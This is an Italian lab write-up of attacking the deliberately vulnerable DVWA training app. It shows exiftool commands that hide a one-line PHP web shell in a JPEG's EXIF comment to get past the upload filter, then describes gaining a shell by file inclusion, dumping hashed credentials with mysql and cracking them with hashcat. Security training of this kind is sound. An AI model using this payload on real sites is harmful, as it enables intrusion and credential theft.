

DVWA FILE INCLUSION & SQLI:

DVWA bypass del filtro di upload, escalation e remote code execution tramite local file inclusion & Database Exfiltration.

File Inclusion – security level HIGH:

Imposto il livello di sicurezza su “high” nel modulo di Upload di DVWA così che esso validi sia l'estensione che il contenuto del file, controllando che si tratti effettivamente di un'immagine valida. Per aggirare questo controllo carico una JPG e poi la modifico con exiftool, iniettando una shell PHP a una riga nel campo EXIF comment.

Username: admin
Security Level: high
PHPIDS: disabled

```
(kali@kali)-[~]  
$ cp /home/kali/DVWA/hackable/users/1337.jpg shellimage.jpg  
  
(kali@kali)-[~]  
$ exiftool -Comment='php system($_GET["cmd"]); ?' shellimage.jpg
```


Vulnerability: File Upload

Choose an image to upload:

shellimage.png

../../../../hackable/uploads/shellimage.jpg succesfully uploaded!

#Un po' disordinato il risultato ma ho comunque ottenuto shell su user www-data su DVWA



File Inclusion – Database exfiltration:

Commetto nuovamente una file inclusion questa volta con file “xentrix.png” che tramite ImageMagick converto in .jpg valida e inserisco tramite commento exiftool una shell PHP come fatto in precedenza.

```
kali@kali: ~/Desktop
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ magick xentrix.png xentrix.jpg
(kali@kali)-[~/Desktop]
$ exiftool -Comment='<?php system($_GET["cmd"]); ?>' xentrix.jpg
1 image files updated
(kali@kali)-[~/Desktop]
$ exiftool xentrix.jpg | grep Comment
Comment
: <?php system($_GET["cmd"]); ?>
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
 No file chosen

../../../../hackable/uploads/xentrix.jpg: successfully uploaded!


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>


Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Ora controllo tramite Tab file inclusion se posso ottenere shell nuovamente. Siccome DVWA che è volontariamente misconfigurata permette a user www-data di utilizzare comandi come mysql.



anziché normale SQLi utilizzo la shell ottenuta con remote code execution per trovare con mysql il database delle credenziali hashate



Utilizzo hashcat per craccare le credenziali

